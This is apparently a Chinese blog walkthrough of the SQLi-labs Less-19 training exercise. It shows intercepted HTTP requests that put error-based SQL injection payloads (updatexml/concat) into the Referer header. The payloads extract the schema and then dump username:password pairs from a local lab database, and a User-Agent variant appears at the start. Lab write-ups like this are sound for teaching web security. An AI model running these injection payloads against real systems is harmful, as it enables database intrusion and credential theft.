
Your User Agent is: 1',1,updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31),1))#

XPATH syntax error: ',Dummy:p@ssword,secure:crappy,st'

```
1',1,updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31),1))#
```

Referer注入

1.正常登陆页面：




Welcome Dhakkan

Your IP ADDRESS is: 127.0.0.1
Your Referer is: http://127.0.0.1/sqlilab/Less-19/

SUCCESSFULLY LOGGED IN

2.拦截登录请求，修改Referer为aaa，放包，页面改变：



Welcome Dhakkan

Your IP ADDRESS is: 127.0.0.1
Your Referer is: aaa


SUCCESSFULLY LOGGED IN

3.通过修改Referer进行报错注入：

源代码：

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')";
```

找到注入点：




```
POST /sqlilab/Less-19/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer:1',1)#
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',1)#

```
1',1)#
```

获取数据库名：




```
POST /sqlilab/Less-19/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer:1',updatexml(1,concat(0x7e,(select database()),0x7e),1))#
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml(1,concat(0x7e,(select database()),0x7e),1))#
XPATH syntax error: '~security~'

```
1',updatexml(1,concat(0x7e,(select database()),0x7e),1))#
```

获取数据库下表名：




```
POST /sqlilab/Less-19/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer:1',updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1))#
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1))#
XPATH syntax error: '~emails,referers,uagents,users~'

```
1',updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1))#
```

获取users表下字段名：



```
POST /sqlilab/Less-19/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer:1',updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and
table_name='users'),0x7e),1))#
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Welcome Dhakkan


Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1))#
XPATH syntax error: '~id,username,password~'

SUCCESSFULLY LOGGED IN

https://blog.csdn.net/jhzzzz

```
1',updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1))#
```

获取users表内容：



```
POST /sqlilab/Less-19/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer:1',updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1))#
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Welcome Dhakkan


Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1))#
XPATH syntax error: '~Dumb:Dumb,Angelina:I-kill-you,D'

SUCCESSFULLY LOGGED IN

https://blog.csdn.net/jhzzzz

```
1',updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1))#
```

获取users表后面的内容：



```
POST /sqlilab/Less-19/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer:1',updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31),1))#
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

Welcome Dhakkan

Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31),1))#
XPATH syntax error: ',Dummy:p@ssword,secure:crappy,st'


SUCCESSFULLY LOGGED IN

https://blog.csdn.net/jhzzzz

```
1',updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),31),1))#
```

cookie注入

